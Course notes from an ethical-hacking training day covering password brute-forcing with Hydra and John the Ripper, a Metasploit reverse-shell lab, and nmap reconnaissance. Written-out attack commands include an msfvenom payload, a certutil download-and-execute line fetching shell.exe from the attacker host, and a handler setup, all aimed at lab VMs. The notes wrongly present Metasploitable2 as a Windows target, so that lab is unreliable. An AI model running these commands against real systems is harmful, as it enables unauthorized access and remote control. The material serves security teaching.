Day 2: STTP on Ethical Hacking and Cyber Forensics @IIITK

Dr. Fasila K.A.

June 10, 2025

Introduction

These notes summarize key concepts and practical techniques discussed on Day 2 of the Short-Term Training Program (STTP) on Ethical Hacking and Cyber Forensics at the Indian Institute of Information Technology Kottayam (IIITK). The focus is on "Gaining Access" methodologies, particularly password attacks and reverse shell connections, followed by "Active Reconnaissance Techniques" using various network scanning tools. The practical examples provided are adapted for self-study using **Kali Linux**and Metasploitable2 VMs.

1 Prerequisites

To set up the lab environment, ensure you have the following:

- Kali Linux
- VirtualBox installed on your system. Download it from `https://www.virtualbox.org/` if not already installed.
- DVWA VM should be downloaded from `https://download.vulnhub.com/dvwa/DVWA-1.0.7.iso`
- The Metasploitable 2 VM, downloaded from the official source.

To download the Metasploitable 2 VM, visit:
`https://sourceforge.net/projects/metasploitable/files/Metasploitable2`
Download the ZIP file and extract it to obtain the VM files.

After extraction, you will find a `.vmdk` file, which is the virtual disk for the VM. Import it into VirtualBox using the "Use an existing virtual hard disk file" option when creating a new VM.

Similarly for DVWA vm load the `.iso` file using virtualbox.You could also experiment with Windows VM to play with metasploit in the later sections `https://archive.org/download/Windows_Server_2008_R2_x64.iso_reupload/Windows_Server_2008_R2_x64.iso`

2 Gaining Access

Gaining access refers to any method used to obtain unauthorized entry into a system. A primary method for this is through password attacks.

2.1 Password Attacks and Brute Force

A **password attack** is any attack method used to obtain or guess passwords to gain unauthorized access to a system.

2.1.1 Brute Force Attack

A **brute force attack** is a hacking method that uses trial and error to crack passwords, login credentials, and encryption keys. It is a simple yet reliable tactic for gaining unauthorized access to individual accounts and organizations' systems and networks. The attacker attempts multiple usernames and passwords, often using a computer to rapidly test a wide range of combinations until the correct login information is found.

Types of Brute Force Attacks:

- **Simple Brute Force Attacks:** This involves trying all possible combinations of characters.
- **Dictionary Attacks:** Attackers use a pre-defined list of common passwords or words from dictionaries.
- **Hybrid Brute Force Attacks:** This method combines dictionary attacks with brute-force techniques, often by adding numbers or symbols to dictionary words.
- **Reverse Brute Force Attacks:** Instead of trying multiple passwords for one username, this technique involves trying one known password against multiple usernames.

- **Credential Stuffing:** This involves using lists of stolen username/password pairs (often from data breaches) to try to log into other services, assuming users reuse credentials.

2.1.2 Brute Forcing Tools

Manually guessing passwords is extremely time-consuming. Hackers, therefore, utilize specialized software and tools to automate and expedite this process.

Commonly Used Brute Force Attack Tools:

- **Aircrack-ng:** Primarily used as a Wi-Fi password cracker.
- **John the Ripper:** John the Ripper is an open-source password recovery tool that supports hundreds of cipher and hash types. It can be used to crack user passwords for various operating systems (like macOS, Unix, and Windows), database servers, web applications, network traffic, encrypted private keys, and document files.

Installation on Kali Linux:

1. Update package lists to ensure you have the latest information about available packages:

   ```
   sudo apt update
   ```

2. Install John the Ripper using apt:

   ```
   sudo apt install john
   ```

How John the Ripper Works: The tool takes a hash of the password to be cracked and compares it against hashes generated from a wordlist (a file containing potential passwords) using a hashing algorithm.



Figure 1: John the Ripper Workflow

Hydra: Hydra is a powerful, parallelized login cracker that supports numerous protocols to attack, including FTP, SSH, HTTP, SMB, MySQL, RDP, and more. It is known for its speed and flexibility, and new modules are easy to add. This tool is often used by security researchers and consultants to demonstrate how easily unauthorized access can be gained remotely.

Hydra Syntax and Options: The general syntax for Hydra is: hydra [OPTIONS] [PROTOCOL]://[TARGET]

Option	Description
-l ¡login¿	Use a single username
-L ¡file¿	Use a file with usernames
-p ¡password¿	Use a single password
-P ¡file¿	Use a file with passwords
-t ¡number¿	Number of parallel tasks (threads)
-f	Exit after first valid login is found
-T ¡seconds¿	Timeout for each attempt
-w ¡seconds¿	Wait time between each login attempt

Example: Brute Forcing FTP with Hydra To attempt to brute force an FTP service with the username "administrator" and a password list from 'passwords.txt' on a target IP '192.168.56.102':

```
hydra -l administrator -P passwords.txt ftp://<target-ip>
```



Figure 2: Hydra Attacking FTP

Example: Brute Forcing SMB with Hydra SMB (Server Message Block) is frequently enabled on Windows systems and serves as an attractive target for password attacks. To try

a username list from ‘users.txt‘ and a password list from ‘passwords.txt‘ on an SMB service at ‘192.168.56.102‘:

```
hydra -L users.txt -P passwords.txt smb://<target-ip>
```



Figure 3: Hydra Attacking SMB

XHydra: XHydra is the graphical user interface (GUI) version of Hydra, providing a more visual way to configure and run attacks. You can typically launch it by typing ‘xhydra‘ in the terminal.

Brute Forcing Web Applications using Hydra: Brute forcing web applications often involves interacting with login forms. This process can be demonstrated using a deliberately vulnerable web application like DVWA (Damn Vulnerable Web Application) in conjunction with tools like Burp Suite for analyzing HTTP requests.

U se Burpsuite in intercept mode and view the webrequests for interesting data like Cookies, which could help orchestrate Brute Force attacks on web apps.



Figure 4: Web Application Architecture



Figure 5: Example of Web pentesting using Burpsuite



Figure 6: DVWA Login Interface and Burp Suite Interceptor

2.2 Gaining Access Using Reverse Shell Connection

After gaining initial access (e.g., via a successful login or exploit), establishing a persistent connection to the target system is often a crucial next step. This is commonly done using a shell, and a reverse shell is generally preferred over a bind shell in real-world scenarios due to firewall limitations.

2.2.1 Bind Shell vs. Reverse Shell

- **Bind Shell:** The target machine opens a port and "binds" a shell to it, listening for incoming connections from the attacker. This often fails if the target's firewall blocks incoming connections to that specific port.
- **Reverse Shell:** The target machine initiates an outgoing connection to a port specified by the attacker (who is "listening" on that port). This is usually more effective because most firewalls are configured to allow outgoing connections, making it easier to bypass network security measures.

Figure 7: Bind Shell Illustration



Figure 8: Reverse Shell Illustration

2.2.2 Metasploit Framework

Metasploit Framework is a powerful, Ruby-based open-source penetration testing platform that security professionals use to develop, test, and execute exploits. It comes with various modules, including: auxiliary, encoders, evasion, exploits, nops, payloads, and post.

How Metasploit Works (for Reverse Shell):

1. **Generate a Payload:** Create a malicious executable (e.g., a reverse_tcp payload) designed to connect back to your **Kali Linux**machine.

2. **Set up a Handler:** Use the ‘exploit/multi/handler‘ module on your **Kali Linux**machine to listen for the incoming connection from the payload.

3. **Victim Executes Payload:** The victim runs the generated payload on their system.

4. **Handler Catches Session:** The handler on your **Kali Linux**machine catches the session (e.g., a Meterpreter session), giving you control over the victim’s machine.

Lab Setup: Kali VM and Metasploitable2 VM For this lab, we’ll use two virtual machines: **Kali Linux**and Metasploitable2 (which the user specifies as a substitute for the Windows VM shown in the original PPT). Ensure both VMs are connected to the same network (e.g., NAT Network or Host-Only Adapter) and you can verify their IP addresses are in the same subnet.

Step 1: Create the Reverse Shell Payload on Kali We use ‘msfvenom‘ to create the payload. This command specifies a Windows Meterpreter reverse TCP payload (since Metasploitable2 includes a vulnerable Windows service that we’re targeting), sets the listening host (LHOST) to your Kali IP, the listening port (LPORT) to 4444, and outputs it as an executable (‘shell.exe‘).

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<kali-ip> LPORT=4444 -f exe
```



Figure 9: Creating the Reverse Shell Payload on Kali

Payload: `windows/meterpreter/reverse_tcp`*, LHOST: Kali IP (e.g.,* `192.168.56.103`*), LPORT: Arbitrary port (e.g.,* `4444`*), Output:* `shell.exe`*.*

Step 2: Host the Payload with an HTTP Server on Kali To transfer 'shell.exe' to the Metasploitable2 (Windows) machine, we'll host it on a simple HTTP server created on Kali. Navigate to the directory where 'shell.exe' was saved and start the server on port 80.

```
python3 -m http.server 80
```

Step 3: On Metasploitable2 (Windows), Download and Execute the Payload From the target Windows machine (Metasploitable2, assuming IP '192.168.56.102'), download the 'shell.exe' payload using 'certutil' and then execute it.

```
certutil -urlcache -f http://<kali-ip>/shell.exe shell.exe
shell.exe
```

Step 4: Set up and Start the Metasploit Handler on Kali While the HTTP server is running on Kali (in one terminal), open a *new* terminal window. Launch 'msfconsole' and set up the Metasploit handler to listen for the incoming connection from the executed payload.

```
msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.56.103 % Replace with your Kali IP
set LPORT 4444
run
```



Figure 10: Configuring and Starting Metasploit Handler

Result: Meterpreter Session Opened Once 'shell.exe' is executed on the Metasploitable2 (Windows) machine, the handler on your **Kali Linux**VM will catch the connection, and a Meterpreter session will be opened, providing a powerful shell for interaction.



Figure 11: Meterpreter Session Successfully Opened

Post-Exploitation (Basic Commands): You are now in the Meterpreter session, which provides a powerful shell for interacting with the compromised system.

```
meterpreter > sysinfo  % Get detailed system information
```

```
meterpreter > getuid    % Get the current user ID
meterpreter > shell     % Drop into a standard Windows command shell
```



Figure 12: Meterpreter Post-Exploitation Commands

Note: 'exit' is used to exit the Meterpreter console, and 'background' will send the session to the background, allowing you to run other Metasploit commands.

2.3 Summary of Gaining Access

This section covered fundamental concepts and practical tools related to gaining unauthorized access:

- Understanding password attacks and various brute-forcing techniques.
- Utilizing offline password cracking tool John the Ripper.
- Utilizing online login cracking tool Hydra for various protocols and web applications.
- Establishing a persistent presence using a reverse shell connection via the Metasploit Framework.

3 Active Reconnaissance Techniques

Reconnaissance is the initial phase of information gathering in ethical hacking, where an adversary attempts to collect as much data as possible about the target. The gathered information is then leveraged in subsequent attack phases to plan and execute initial access, prioritize objectives, and guide further reconnaissance efforts.

3.1 What is Reconnaissance?

Reconnaissance involves systematically gathering information about a target. The primary purpose of this information gathering is to build a detailed blueprint of the target's organizational structure, network topology, and host information. It also helps the penetration tester understand the overall security posture and identify potential weaknesses (often referred to as "low-hanging fruit") that could be exploited.

Types of Information to Gather:

- **Network / Host Information:** Includes IP addresses, DNS records, server types, open ports, services running, and potential vulnerabilities.
- **Employee Information:** Gathering details such as names, identity information, email addresses, and roles, often obtained through Open Source Intelligence (OSINT).

Based on the level of interaction with the target, reconnaissance is categorized into two types: Passive and Active.

3.2 Passive Reconnaissance

Passive reconnaissance involves gathering information about a target without directly interacting with it. This typically means collecting publicly available information from sources like search engines, social media, public records, and DNS databases. This method is generally stealthy as it leaves no traces on the target's systems.

Common Tools/Techniques for Passive Reconnaissance:

- **Host:** Refers to general information gathering about the target's infrastructure.
- **nslookup:** A command-line tool for querying DNS to obtain domain name or IP address mapping.
- **Dnsrecon:** A powerful DNS enumeration script.

- **Wafw00f:** Checks whether any web application firewall (WAF) is present. It may return no result if the firewall is absent or configured in a stealthy mode.
- **dig:** A flexible command-line tool for querying DNS name servers. The name stands for "domain information groper".
- **theHarvester:** Used to gather OSINT (Open Source Intelligence) on a company, such as employee emails, subdomains, and hostnames.
- **Sublist3r:** A tool for subdomain enumeration.

```
sublist3r -d hackersploit.org
```

3.3 Active Reconnaissance

Active reconnaissance involves making direct contact with the target system or network. This type of interaction may leave traces in logs, recording your IP address, connection time, and duration. While direct connections can be suspicious, it's often possible to disguise active reconnaissance as regular client activity, such as web browsing, to avoid detection.

Active Reconnaissance Techniques:

3.3.1 Web Browsing

During the active reconnaissance phase, simply browsing a target's website can provide valuable information. Using a browser's developer tools (often accessible with 'Ctrl+Shift+I' in most browsers) allows you to:

- Inspect cookies, looking for sensitive information or cookies without HttpOnly flags.
- Discover API endpoints exposed in client-side scripts.
- Review client-side JavaScript code for vulnerabilities or hidden functionalities.

This client-side exploration helps build attack strategies, for instance, identifying security gaps like XSS (Cross-Site Scripting) or IDOR (Insecure Direct Object Reference) before running automated scans.

3.3.2 Ping

The 'ping' command is used to check whether a host is reachable on an IP network and whether the target can reach you back. It works by sending ICMP Echo Request packets and listening for ICMP Echo Reply packets.

Syntax: ‘ping ¡TARGET_IP¿‘

How it Works: Ping uses ICMP (Internet Control Message Protocol) Echo messages.

Reasons for No Pingback:

- The target is not responsive (e.g., turned off, booting up, or OS crashed).
- The target is unplugged from the network.
- A firewall is set up to block ICMP packets.
- You have no internet connection or network connectivity issues.



Figure 13: Ping Communication

3.3.3 Traceroute

‘traceroute‘ is a network diagnostic tool used to display the route (path) and measure transit delays of packets across an Internet Protocol (IP) network. It helps identify the routers in the path of packet delivery.

Syntax: ‘traceroute ¡TARGET$_I P >$ ‘

How it Works: Traceroute sends packets with an incrementally increasing Time To Live (TTL) header. Each time a packet passes through a router/hop, its TTL decreases by one.

- On Linux, ‘traceroute‘ typically sends UDP datagrams. It starts with a TTL of 1, causing the packet to be dropped by the first router, which then sends an ICMP ”Time Exceeded” message back, revealing its IP.
- This process is repeated with increasing TTL values until the destination is reached or no more routers are found, mapping the network path.



Figure 14: Traceroute Mechanism

3.3.4 Netcat (nc)

Netcat, or ‘nc‘, is a versatile command-line utility for reading from and writing to network connections using TCP or UDP. It’s often referred to as a ”TCP/IP swiss army knife” and is invaluable for pentesters. It can be used as a client, a server, or to listen on a specified port.

- It supports both TCP and UDP protocols.
- Can be used as a listening port (for incoming connections) or to connect to a remote server.
- Useful for banner grabbing: collecting initial messages or metadata a service sends back when you connect to it. This ”banner” often includes service names and versions, which can indicate potential vulnerabilities.

```
nc <target-ip> <port>
```

3.3.5 Nmap

Nmap (Network Mapper) is an open-source tool for network discovery and security auditing. It is widely used for host discovery, port scanning, service detection, and OS fingerprinting.

Nmap Use in Penetration Testing Phases:

- **Active Reconnaissance:** Basic ping scans and port scans to discover live hosts and their open services.
- **Scanning:** Deeper service/OS/version/vulnerability scans to understand how to attack.

Nmap for Host Discovery: [59-66] Host discovery identifies live hosts on a network.

- **Ping Scan (-sn):** Scans only for live hosts by sending ICMP Echo Requests (ping packets) or TCP SYN packets to common ports.

  nmap −sn <CIDR>



Figure 15: Nmap Ping Scan Results

- **ARP Scan (-PR -sn):** Particularly useful for host discovery on a local Ethernet network. Nmap sends ARP requests to each target IP.



Figure 16: Host Discovery using ARP Scan

```
pentester@TryHackMe$ sudo nmap -PR -sn 10.10.210.6/24

Starting Nmap 7.60 ( https://nmap.org ) at 2021-09-02 07:12 BST
Nmap scan report for ip-10-10-210-75.eu-west-1.compute.internal (10.10.210.75)
Host is up (0.00013s latency).
MAC Address: 02:83:75:3A:F2:89 (Unknown)
Nmap scan report for ip-10-10-210-100.eu-west-1.compute.internal (10.10.210.100)
Host is up (-0.100s latency).
MAC Address: 02:63:D0:1B:2D:CD (Unknown)
Nmap scan report for ip-10-10-210-165.eu-west-1.compute.internal (10.10.210.165)
Host is up (0.00025s latency).
MAC Address: 02:59:79:4F:17:B7 (Unknown)
Nmap scan report for ip-10-10-210-6.eu-west-1.compute.internal (10.10.210.6)
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.12 seconds
```

Figure 17: ARP Scan Result

- **ICMP Timestamp Request/Reply (-PP -sn):** Uses ICMP timestamp requests (Type 13) for host discovery.

Category	Type	Message
Error-Reporting Messages	3	Destination unreachable
	4	Source quench
	11	Time Exceeded
	12	Parameter Problem
	5	Redirection
Query Message	8 or 0	Echo request or reply
	13 or 14	Timestamp request or reply
	17 or 18	Address mask request or reply
	10 or 9	Router Solicitation or advertisement

Figure 18: ICMP Timestamp Request/Reply



Figure 19: ICMP Timestamp Scan Result

- **ICMP Address Mask Request (-PM -sn):** Uses ICMP address mask requests (Type 17) for host discovery.

Figure 20: ICMP Address Mask Scan Result

- **TCP Host Discovery (-PS -sn):** Sends TCP SYN packets to common ports (e.g., 80, 443). An SYN-ACK reply indicates the host is up and the port is open. If RST is received, the host is up but the port is closed.



Figure 21: Nmap TCP Host Discovery

- **UDP Host Discovery (-PU -sn):** Sends UDP packets to common ports. An ICMP "Destination Unreachable (Port Unreachable)" message usually indicates the port is closed. No response might mean the port is open or filtered.



Figure 22: Nmap UDP Host Discovery

Verbose Output: The -v option increases the verbosity level, providing more details during the scan's progress. -vv provides even more detail.

```
nmap -v <target_IP>
nmap -vv <target_IP>
```

Different Port States in Nmap:

